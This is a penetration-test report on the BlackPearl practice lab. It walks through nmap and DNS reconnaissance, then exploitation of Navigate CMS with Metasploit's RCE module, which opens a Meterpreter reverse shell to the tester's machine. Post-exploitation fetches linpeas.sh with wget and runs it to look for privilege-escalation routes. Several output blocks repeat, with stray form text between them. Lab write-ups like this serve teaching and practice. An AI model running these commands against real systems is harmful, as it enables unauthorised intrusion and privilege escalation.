
Penetration Testing Report – BlackPearl Lab

Engagement Overview

Target: BlackPearl

IP Address: 192.168.1.14

Virtual Host: blackpearl.tcm

Environment: Internal Lab (TCM-style vulnerable machine)

Operating System: Linux

Assessment Type: Black-box Penetration Test

Date: January 2026

Tester: Sanchit Mathur

Legal Disclaimer

This penetration test was conducted in a **controlled lab environment** intentionally designed to be vulnerable.

All testing activities were performed for **educational purposes only**.

No real-world systems were targeted.

Executive Summary

The objective of this engagement was to identify security weaknesses in the BlackPearl web server and assess the potential impact of exploitation.

During testing, a **vulnerable Navigate CMS instance** was identified. Improper input handling allowed **unauthenticated remote code execution (RCE)** through a known CMS vulnerability. Successful exploitation resulted in **full system compromise**.

The findings demonstrate critical failures in **web application security, patch management, and host isolation**, ultimately allowing an attacker to gain remote access to the system.

Methodology

The assessment followed a structured penetration testing methodology inspired by **PTES**:

1. Reconnaissance
2. Enumeration
3. Vulnerability Identification

4. Exploitation
 5. Post-Exploitation
 6. Impact Analysis
 7. Mitigation Recommendations
-

Reconnaissance

Network Scanning

A full TCP port scan was performed to identify exposed services:

```
nmap -A -p- -T4 192.168.1.14
```

Key Observations:

- HTTP service exposed on port 80
- Web server reachable without authentication
- OS fingerprinting indicated a Linux-based host

```
(hehe@kali)-[~]
$ nmap -A -p- -T4 192.168.1.14
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 14:02 IST
Nmap scan report for blackpearl.tcm (192.168.1.14)
Host is up (0.00023s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|_  256  a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:0b:1c:a9:c6 (ECDSA)
|_  256  89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp    open  domain   ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
|_ dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http     nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: PHP 7.3.27-1-deb10u1 - phpinfo()
MAC Address: 08:00:27:0C:38:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kerne
l:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.23 ms blackpearl.tcm (192.168.1.14)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 17.92 seconds

(hehe@kali)-[~]
$
```


Virtual Host Discovery

DNS Enumeration

Further analysis suggested virtual host routing was in use:

```
dnsrecon -r 127.0.0.1/24 -n 192.168.1.14 -d boom
```

Manual inspection confirmed references to a domain-based configuration.

A terminal window with a dark background and light-colored text. The prompt is '(hehe@kali)-[~]'. The user enters the command 'dnsrecon -r 127.0.0.1/24 -n 192.168.1.14 -d boom'. The output shows a reverse lookup from 127.0.0.0 to 127.0.0.255, finding a PTR record for blackpearl.tcm at 127.0.0.1. The terminal also shows a partial line from a previous command: '.. Progress: [220500/220500] .. 500 [1/1] .. 11704 Req/Sec .. Duration:'.

```
.. Progress: [220500/220500] .. 500 [1/1] .. 11704 Req/Sec .. Duration:
(hehe@kali)-[~]
$ dnsrecon -r 127.0.0.1/24 -n 192.168.1.14 -d boom
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+] PTR blackpearl.tcm 127.0.0.1
[+] 1 Records Found
(hehe@kali)-[~]
$
```

Host Header & VHost Testing

The following domain was added locally:

```
nano /etc/hosts
```

```
192.168.1.14 blackpearl.tcm
```

Verification:

```
getent hosts blackpearl.tcm
```

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ \
```

```
-u http://blackpearl.tcm/FUZZ
```

The Navigate CMS panel became accessible only when using the correct virtual host:

```
curl -I -H "Host: blackpearl.tcm" http://192.168.1.14/navigate/
```


PHP 7 x

Nav

Rap

Spa

New

GTF

php

Welcom

+

▼

blackpearl.tcm

☆

📧

📄

🔍

☰

PHP Version 7.3.27-1~deb10u1



System	Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqld.ini, /etc/php/7.3/fpm/conf.d/10-openssl.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*


This program makes use of the Zend Scripting Language Engine:

Zend Engine v3.3.27, Copyright (c) 1998-2018 Zend Technologies

with Zend OPcache v7.3.27-1~deb10u1, Copyright (c) 1999-2018, by Zend Technologies



Configuration



Vulnerability Identification

Vulnerable Component

- **Application:** Navigate CMS
- **Issue:** Unauthenticated Remote Code Execution
- **Severity:** Critical
- **CWE:** CWE-94 (Improper Control of Code Generation)

The CMS was found to be running a **known vulnerable version**, publicly documented to allow remote command execution via crafted HTTP requests.

Exploitation

Metasploit Exploitation

Metasploit Framework was used to validate and exploit the vulnerability:

msfconsole

use exploit/multi/http/navigate_cms_rce

set rhost 192.168.1.14


set vhost blackpearl.tcm

show targets

run

Result:

- Successful remote code execution
- Meterpreter session established
- Shell access obtained on the target system
- Gained the root access
-



```
hehe@kali: ~  
Session Actions Edit View Help  
hehe...i: ~ x root@kali: /h...hehe/transfer x hehe...i: ~ x hehe...i: ~ x root@ka...me/hehe x hehe...i: ~ x  
(hehe@kali)-[~]  
$ msfconsole  
Metasploit tip: View missing module options with show missing  
  
      .:ok000kdc'      'edk000ke:.  
      .x0000000000000c      c000000000000x.  
      :00000000000000k,      ,k00000000000000:  
      '0000000000kkk00000: :00000000000000000'  
      o00000000 .MMMM. o0000o0000l .MMMM. 00000000o  
      d00000000 .MMMMM. c00000c .MMMMM. 00000000x  
      l00000000 .MMMMMMMMM. d:MMMMMMMMM. 00000000l  
      .00000000 .MMM .MMMMMMMMMMMM .MMM. 00000000.  
      c0000000 .MMM. 00c .MMMM. o00 .MMM. 0000000c  
      o0000000 .MMM. 0000 .MMM:0000 .MMM. 0000000o  
      l00000 .MMM. 0000 .MMM:0000 .MMM. 000000l  
      ;0000 .MMM. 0000 .MMM:0000 .MMM. 0000;  
      .d00o 'MM. 0000eccc0000 .MX' x00d.  
      ,k0l M 0000000000000 .M d0k,  
      :kk; .0000000000000 .;0k:  
      ;k00000000000000k:  
      ,x000000000000x,  
      .l0000000l.  
      ,d0d,  
      .  
  
      =[ metasploit v6.4.84-dev ]  
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]  
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > use exploit/multi/http/navigate_cms_rce  
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```



```

msf > use exploit/multi/http/navigatecms_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/navigatecms_rce) > set rhosts 192.168.1.13
rhosts => 192.168.1.13
msf exploit(multi/http/navigatecms_rce) > set vhost blackpearl.tcm
vhost => blackpearl.tcm
msf exploit(multi/http/navigatecms_rce) > options

```

Module options (exploit/multi/http/navigatecms_rce):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapi, socks4, socks5, http, socks5h
RHOSTS	192.168.1.13	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/navigate/	yes	Base Navigate CMS directory path
VHOST	blackpearl.tcm	no	HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```

msf exploit(multi/http/navigatecms_rce) > show targets

```

Exploit targets:

Id	Name
0	Automatic

```

msf exploit(multi/http/navigate_cms_rce) > set rhost 192.168.1.14
rhost => 192.168.1.14
msf exploit(multi/http/navigate_cms_rce) > options

Module options (exploit/multi/http/navigate_cms_rce):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h                                                                             |
| RHOSTS    | 192.168.1.14    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                                                                                                               |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                                                                                                          |
| TARGETURI | /navigate/      | yes      | Base Navigate CMS directory path                                                                                                                                                                    |
| VHOST     | blackpearl.tcm  | no       | HTTP server virtual host                                                                                                                                                                            |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.4     | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(multi/http/navigate_cms_rce) > run
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] Login bypass successful
[*] Upload successful
[*] Triggering payload ...
[*] Sending stage (40004 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.4:4444 → 192.168.1.14:40416) at 2026-01-12 11:36:53 +0530

meterpreter > shell
Process 699 created.
Channel 1 created.

```

Post-Exploitation

Once access was gained, system-level interaction confirmed full compromise:

- Command execution possible
- File system access achieved
- Ability to escalate privileges depending on system configuration

This demonstrated that an attacker could:

- Steal sensitive data
- Modify web application content
- Deploy persistence mechanisms
- Pivot into internal networks

```
meterpreter > shell
Process 699 created.
Channel 1 created.
whoami
www-data
sudo -l
/bin/sh: 2: sudo: not found
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd tmp
cd tmp
bash: cd: tmp: No such file or directory
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd /tmp
cd /tmp
```

```
www-data@blackpearl:/tmp$ wget http://192.168.1.4/linpeas.sh linpeas.sh
wget http://192.168.1.4/linpeas.sh linpeas.sh
--2026-01-12 01:21:27-- http://192.168.1.4/linpeas.sh
Connecting to 192.168.1.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 975444 (953K) [text/x-sh]
Saving to: 'linpeas.sh.1'

linpeas.sh.1      100%[=====>] 952.58K  --.-KB/s   in 0.01s

2026-01-12 01:21:27 (62.1 MB/s) - 'linpeas.sh.1' saved [975444/975444]

--2026-01-12 01:21:27-- http://linpeas.sh/
Resolving linpeas.sh (linpeas.sh)... 104.21.89.223, 172.67.148.155, 2606:4700:3030::ac43:949b, ...
Connecting to linpeas.sh (linpeas.sh)[104.21.89.223]:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS [following]
--2026-01-12 01:21:27-- https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)[20.207.73.82]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html.1'

index.html.1      [=====>] 253.46K  1.10MB/s   in 0.2s

2026-01-12 01:21:28 (1.10 MB/s) - 'index.html.1' saved [259545]

FINISHED --2026-01-12 01:21:28--
Total wall clock time: 1.3s
Downloaded: 2 files, 1.2M in 0.2s (4.89 MB/s)
www-data@blackpearl:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@blackpearl:/tmp$ ./linpeas.sh
./linpeas.sh
```

Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid>

strings Not Found

strace Not Found

```
-rwsr-xr-x 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount -> BSD/Linux(80-2000)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/umount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.22.7_except_tou-1699.24.0
-rwsr-xr-x 1 root root 4.6M Feb 13 2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn -> BSD_0.2/10
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd -> Apple_Mac_OSX(80-2000)/Solaris_8/4(11-2004)/SPARC_8/8/Sun_Solaris_3.3 to 2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
```

SGID

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid>

```
-rwxr-sr-x 1 root shadow 31K Jul 27 2018 /usr/bin/expiry
-rwxr-sr-x 1 root tty 35K Jan 10 2019 /usr/bin/wall
-rwxr-sr-x 1 root ssh 315K Jan 31 2020 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 15K May 4 2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 43K Oct 11 2019 /usr/bin/crontab
-rwxr-sr-x 1 root mail 19K Dec 3 2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 71K Jul 27 2018 /usr/bin/chage
-rwxr-sr-x 1 root shadow 39K Feb 14 2019 /usr/sbin/unix_chkpwd
```

User:

Password:

Files with ACLs (limited to 50)

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#acls>

Files with acls in searched folders Not Found

Capabilities

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities>

Current shell capabilities

```
./linpeas.sh: 7848: ./linpeas.sh: [[: not found
CapInh: [Invalid capability format]
./linpeas.sh: 7848: ./linpeas.sh: [[: not found
CapPrm: [Invalid capability format]
./linpeas.sh: 7839: ./linpeas.sh: [[: not found
CapEff: [Invalid capability format]
./linpeas.sh: 7848: ./linpeas.sh: [[: not found
CapBnd: [Invalid capability format]
./linpeas.sh: 7848: ./linpeas.sh: [[: not found
CapAmb: [Invalid capability format]
```

Parent process capabilities

```
./linpeas.sh: 7873: ./linpeas.sh: [[: not found
CapInh: [Invalid capability format]
./linpeas.sh: 7873: ./linpeas.sh: [[: not found
CapPrm: [Invalid capability format]
./linpeas.sh: 7864: ./linpeas.sh: [[: not found
CapEff: [Invalid capability format]
./linpeas.sh: 7873: ./linpeas.sh: [[: not found
CapBnd: [Invalid capability format]
./linpeas.sh: 7873: ./linpeas.sh: [[: not found
```

Processes with credentials in memory (root req)

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#credentials-from-process-memory>

```
gdm-password Not Found
gnome-keyring-daemon Not Found
lightdm Not Found
vsftpd Not Found
apache2 Not Found
sshd: Not Found
mysql process found (dump creds from memory as root)
postgres Not Found
redis-server Not Found
mongod Not Found
memcached Not Found
elasticsearch Not Found
jenkins Not Found
tomcat Not Found
nginx process found (dump creds from memory as root)
php-fpm process found (dump creds from memory as root)
supervisord Not Found
vncserver Not Found
xrdp Not Found
teamviewer Not Found
```

Opened Files by processes

```
Process 525 (www-data) - nginx: worker process
└─ Has open files:
  └─ /var/log/nginx/error.log
  └─ /var/log/nginx/access.log
Process 699 (www-data) - sh -c /bin/sh
└─ Has open files:
  └─ pipe:[18289]
  └─ pipe:[18290]
  └─ pipe:[18291]
  └─ /var/www/blackpearl.tcm/navigate/navigate_info.php
Process 700 (www-data) - /bin/sh
└─ Has open files:
  └─ pipe:[18289]
  └─ pipe:[18290]
  └─ pipe:[18291]
  └─ /var/www/blackpearl.tcm/navigate/navigate_info.php
Process 768 (www-data) - python -c import pty; pty.spawn("/bin/bash")
└─ Has open files:
  └─ pipe:[18289]
  └─ pipe:[18290]
  └─ pipe:[18291]
  └─ /dev/ptmx
  └─ /var/www/blackpearl.tcm/navigate/navigate_info.php
Process 769 (www-data) - /bin/bash
└─ Has open files:
  └─ /dev/pts/0
  └─ /var/www/blackpearl.tcm/navigate/navigate_info.php
```

User

Password

☐ Remember me

[Forgot password?](#)

Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid>

strings Not Found

strace Not Found

```
-rwsr-xr-x 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount -> BSD/Linux(80-2000)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/umount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.22.7_except_tou-1699.24.0
-rwsr-xr-x 1 root root 4.6M Feb 13 2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn -> BSD_0.2/10
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd -> Apple_Mac_OSX(80-2000)/Solaris_8/4(11-2004)/SPARC_8/8/Sun_Solaris_3.3 to 2.5.1(82-1997)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
```

SGID

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid>

```
-rwxr-sr-x 1 root shadow 31K Jul 27 2018 /usr/bin/expiry
-rwxr-sr-x 1 root tty 35K Jan 10 2019 /usr/bin/wall
-rwxr-sr-x 1 root ssh 315K Jan 31 2020 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 15K May 4 2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 43K Oct 11 2019 /usr/bin/crontab
-rwxr-sr-x 1 root mail 19K Dec 3 2017 /usr/bin/dotlockfile
-rwxr-sr-x 1 root shadow 71K Jul 27 2018 /usr/bin/chage
-rwxr-sr-x 1 root shadow 39K Feb 14 2019 /usr/sbin/unix_chkpwd
```

User:

Password:

Files with ACLs (limited to 50)

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#acls>

Files with acls in searched folders Not Found

Capabilities

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities>

Current shell capabilities

```
./linpeas.sh: 7848: ./linpeas.sh: [[: not found
CapInh: [Invalid capability format]
./linpeas.sh: 7848: ./linpeas.sh: [[: not found
CapPrm: [Invalid capability format]
./linpeas.sh: 7839: ./linpeas.sh: [[: not found
CapEff: [Invalid capability format]
./linpeas.sh: 7848: ./linpeas.sh: [[: not found
CapBnd: [Invalid capability format]
./linpeas.sh: 7848: ./linpeas.sh: [[: not found
CapAmb: [Invalid capability format]
```

Parent process capabilities

```
./linpeas.sh: 7873: ./linpeas.sh: [[: not found
CapInh: [Invalid capability format]
./linpeas.sh: 7873: ./linpeas.sh: [[: not found
CapPrm: [Invalid capability format]
./linpeas.sh: 7864: ./linpeas.sh: [[: not found
CapEff: [Invalid capability format]
